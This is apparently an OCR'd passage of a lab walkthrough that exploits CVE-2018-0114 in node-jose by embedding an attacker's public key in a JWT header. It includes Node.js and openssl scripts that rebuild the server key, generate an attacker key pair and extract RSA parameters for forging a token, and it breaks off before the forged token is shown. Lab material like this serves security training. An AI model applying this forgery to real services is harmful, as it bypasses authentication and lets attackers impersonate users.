


```
root@attackdefense:~# cat genPubKey.js
const NodeRSA = require('node-rsa');
const fs = require('fs');

const key = new NodeRSA();

importedKey = key.importKey({
    n: Buffer.from("00d4378681680f119032160e01ce821e6cf3ebf676d2188fd4dbe5d4837aa612f0063e602de8b77
b87be0c399dc10d733ae79a702ba7d03917d6032d4d35f7ea347c0a7a0144151398db10ef368bde3214e225de606bb2ed63
d9fd3404b803b5a20550b9d9f6cd35c48907a1fb9f2db8f7935692a6a99752dcca6e9b797bd861c16ea820a3fd61ddccaf5
b88f740ce3d61b577e5a1d5dd66f06495cfcd6703a049c23381309ea26229e4a9c6f6829714399d0a3787659d9d5d370b95
ae2d66813610df0bf1c8b5d71a677a63226023a388e491e8fa996dde5eab660d7dfdb99532bf0073ade31687ab8ebbd5b40
cc74605b7cd35671a479b526441868f6762bc4f", "hex"),
    e: parseInt("10001", 16),
}, 'components-public');

console.log(importedKey.exportKey("public"))
root@attackdefense:~#
```

The above code writes the public key to stdout.


Generating the public key used for verifying the JWT Token:

Command: node genPubKey.js



```
root@attackdefense:~# node genPubKey.js
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1DeGgWgPEZAyFg4BzoIe
bPPr9nbSGI/U2+XUg3qmEvAGPmAt6Ld7h74MOZ3BDXM655pwK6fQORfWAy1NNffq
NHwKegFEFROY2xDvNoveMhTiJd5ga7LtY9n9NAS4A7WiBVC52fbNNcSJB6H7ny24
95NWkqapl1Lcym6beXvYYcFuqCCj/WHdzK9biPdAzj1htXflodXdZvBklc/NZwOg
ScIzgTCeomIp5KnG9oKXFDmdCjeHZZ2dXTcLla4tZoE2EN8L8ci11xpnemMiYCOj
iOSR6PqZbd5eq2YNff25lTK/AHOt4xaHq4671bQMx0YFt801ZxpHm1JkQYaPZ2K8
TwIDAQAB
-----END PUBLIC KEY-----
root@attackdefense:~#
```

Copy the generated public key to https://jwt.io to verify the token.



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3
ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMy
MzQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJz
aWciLCJuIjoiMDBkNDM3ODY4MTY4MGYxMTkwMzIx
NjBlMDFjZTgyMWU2Y2YzZWJmNjc2ZDIxODhmZDRk
YmU1ZDQ4MzdhYTYxMmYwMDYzZTYwMmRlOGI3N2I4
N2JlMGMzOTlkYzEwZDczM2FlNzlhNzAyYmE3ZDAz
OTE3ZDYwMzJkNGQzNWY3ZWEzNDdjMGE3YTAxNDQx
NTEzOThkYjEwZWYzNjhiZGUzMjE0ZTIyNWRlNjA2
YmIyZWQ2M2Q5ZmQzNDA0YjgwM2I1YTIwNTUwYjlk
OWY2Y2QzNWM0ODkwN2ExZmI5ZjJkYjhmNzkzNTY5
MmE2YTk5NzUyZGNjYTZlOWI3OTdiZDg2MWMxNmVh
ODIwYTNmZDYxZGRjY2FmNWI4OGY3NDBjZTNkNjFi
NTc3ZTVhMWQ1ZGQ2NmYwNjQ5NWNmY2Q2NzAzYTA0
OWMyMzM4MTMwOWVhMjYyMjllNGE5YzZmNjgyOTcx
NDM5OWQwYTM3ODc2NTlkOWQ1ZDM3MGI5NWFlMmQ2
NjgxMzYxMGRmMGJmMWM4YjVkNzFhNjc3YTYzMjI2
MDIzYTM4OGU0OTFlOGZhOTk2ZGRlNWVhYjY2MGQ3
ZGZkYjk5NTMyYmYwMDczYWRlMzE2ODdhYjhlYmJk
NWI0MGNjNzQ2MDViN2NkMzU2NzFhNDc5YjUyNjQ0
MTg2OGY2NzYyYmM0ZiIsImUiOiIxMDAwMSJ9fQ.e
yJpZCI6MiwiaWF0IjoxNTczNTgwOTg2LCJleHAiO
jE1NzM2NjczODZ9.xgB2zsknOBbghHwKZZZG9Xi0
```

Decoded EDIT THE PAYLOAD AND SECRET


HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "kid": "324-23234324-544535-1320214",
    "use": "sig",
    "n":
"00d4378681680f119032160e01ce821e6cf3ebf676d2188fd4dbe5d48
37aa612f0063e602de8b77b87be0c399dc10d733ae79a702ba7d03917d
6032d4d35f7ea347c0a7a0144151398db10ef368bde3214e225de606bb
2ed63d9fd3404b803b5a20550b9d9f6cd35c48907a1fb9f2db8f793569
2a6a99752dcca6e9b797bd861c16ea820a3fd61ddccaf5b88f740ce3d6
1b577e5a1d5dd66f06495cfcd6703a049c23381309ea26229e4a9c6f68
29714399d0a3787659d9d5d370b95ae2d66813610df0bf1c8b5d71a677
a63226023a388e491e8fa996dde5eab660d7dfdb99532bf0073ade3168
7ab8ebbd5b40cc74605b7cd35671a479b526441868f6762bc4f",
    "e": "10001"
  }
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1573580986,
  "exp": 1573667386
}
```

VERIFY SIGNATURE



```
NJGzaeDj7uxg_Y_QfQwKU2oPHS-
XhwfIR3yVuN1fimSfV-tSeEHsaKlTDRY-
YBpY8EhHTSLz3-
i6iKeUwE0JarMKZOo5hBsm_OKSwPhhr4ilkXRUAX
eyOJNHNxcDtGcLsgYWg1MUNI8YXadJz0uh8yc3co
As5lqNfVBG_HjHk4hXAzjzp4s0siZD94GsSkbVqw
p0gLlgX-
gEeMxJSMCKDrBXrbFJpJOTcKYAuRCe6uHVFvzutp
FvwKJ2EXOFZsnWqvegcAaCvN5QCBV20__cSRkhnT
5i7XHJoXeEoApmfvZjqFG91Ve15jA-GGR9Ng
```

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN PUBLIC KEY-----
  MIIBIjANBgkqhkiG9w0BAQEFAAOCA
  Q8AMIIBCgKCAQEA1DeGgWgPEZAyFg
  4BzoIe
  bPPr9nbSGI/U2+XUg3qmEvAGPmAt6
  Private Key. Enter it in plain
  text only if you want to genera
  te a new token. The key never l
  eaves your browser.
)
```


Signature Verified

The token was successfully verified using the supplied public key.

Step 5: Gathering information on CVE-2018-0114.

It is mentioned in the challenge description that the JWT implementation is vulnerable and a reference of CVE-2018-0114 is provided.

Search for CVE-2018-0114.



About 31,900 results (0.33 seconds)


CVE-2018-0114 - NVD
https://nvd.nist.gov › vuln › detail › CVE-2018-0114
Jan 4, 2018 - Current Description. A vulnerability in the Cisco node-jose open source library before 0.11.0 could allow an unauthenticated, remote attacker to ...

CVE-2018-0114 - CVE
https://cve.mitre.org › cgi-bin › cvename › name=CVE-2018-0114
Common Vulnerabilities and Exposures (CVE®) is a list of entries — each containing an identification ... MISC:https://github.com/zi0Black/POC-**CVE-2018-0114**.

Cisco Node-jose Library CVE-2018-0114 Remote ... - SecurityFocus
https://www.securityfocus.com › bid
Bugtraq ID: 102445. Class: Design Error. CVE: **CVE-2018-0114**. Remote: Yes. Local: No. Published: Jan 08 2018 12:00AM. Updated: Jan 08 2018 12:00AM.

CVE Mitre Link: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0114

Checking more information on the vulnerability at the CVE Mitre website.



CVE-ID

CVE-2018-0114

Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

A vulnerability in the Cisco node-jose open source library before 0.11.0 could allow an unauthenticated, remote attacker to re-sign tokens using a key that is embedded within the token. The vulnerability is due to node-jose following the JSON Web Signature (JWS) standard for JSON Web Tokens (JWTs). This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within the header of a JWS. This public key is then trusted for verification. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BID:102445
- URL:http://www.securityfocus.com/bid/102445
- CONFIRM:https://github.com/cisco/node-jose/blob/master/CHANGELOG.md
- CONFIRM:https://tools.cisco.com/security/center/viewAlert.x?alertId=56326
- EXPLOIT-DB:44324
- URL:https://www.exploit-db.com/exploits/44324/
- MISC:https://github.com/zi0Black/POC-CVE-2018-0114

As mentioned in the description:

“This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within the header of a JWS. This public key is then trusted for verification. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.”


The server in this scenario sends the token signed with RS256 algorithm containing the public key used for token verification. If the server is vulnerable to the mentioned vulnerability, then a token which contains attacker generated public key and is signed using the corresponding private key generated by the attacker would get accepted by the server.

Step 6: Generating a public private key pair.

Save the following bash script as generateKeys.sh:

```
openssl genrsa -out keypair.pem 2048
openssl rsa -in keypair.pem -pubout -out publickey.crt
openssl pkcs8 -topk8 -inform PEM -outform PEM -nocrypt -in keypair.pem -out pkcs8.key
```


Command: cat generateKeys.sh



```
root@attackdefense:~# cat generateKeys.sh
openssl genrsa -out keypair.pem 2048
openssl rsa -in keypair.pem -pubout -out publickey.crt
openssl pkcs8 -topk8 -inform PEM -outform PEM -nocrypt -in keypair.pem -out pkcs8.key
root@attackdefense:~#
```

Run the above script to generate a public private key pair.

Commands:
chmod +x generateKeys.sh
./generateKeys.sh
ls



```
root@attackdefense:~# chmod +x generateKeys.sh
root@attackdefense:~# ./generateKeys.sh
Generating RSA private key, 2048 bit long modulus (2 primes)
..................................................................................................
...........+++++
.....................................................................+++++
e is 65537 (0x010001)
writing RSA key
root@attackdefense:~#
root@attackdefense:~# ls
c-jwt-cracker  Downloads        go       jwt_tool     node_modules       pkcs8.key     Templates
Desktop        generateKeys.sh  jwtcat   keypair.pem  package-lock.json  Public        Videos
Documents      genPubKey.js     jwt-pwn  Music        Pictures           publickey.crt
root@attackdefense:~#
```

The public key has been saved to "publickey.crt" and the private key has been saved to "pkcs8.key".


Step 7: Creating a forged token.

Generating n and e from the public key.

Use the following Node.js code to retrieve "n" and "e" from the above generated public key.

```
const NodeRSA = require('node-rsa');
const fs = require('fs');

keyPair = fs.readFileSync("keypair.pem");

const key = new NodeRSA(keyPair);

const publicComponents = key.exportKey('components-public');

console.log('Parameter n: ', publicComponents.n.toString("hex"));
console.log('Parameter e: ', publicComponents.e.toString(16));
```

Command: cat genRSAParams.js




```
root@attackdefense:~# cat genRSAParams.js
const NodeRSA = require('node-rsa');
const fs = require('fs');

keyPair = fs.readFileSync("keypair.pem");

const key = new NodeRSA(keyPair);

const publicComponents = key.exportKey('components-public');

console.log('Parameter n: ', publicComponents.n.toString("hex"));
console.log('Parameter e: ', publicComponents.e.toString(16));
root@attackdefense:~#
```

The above script would print the values of "n" and "e" to stdout.

Running the above code:

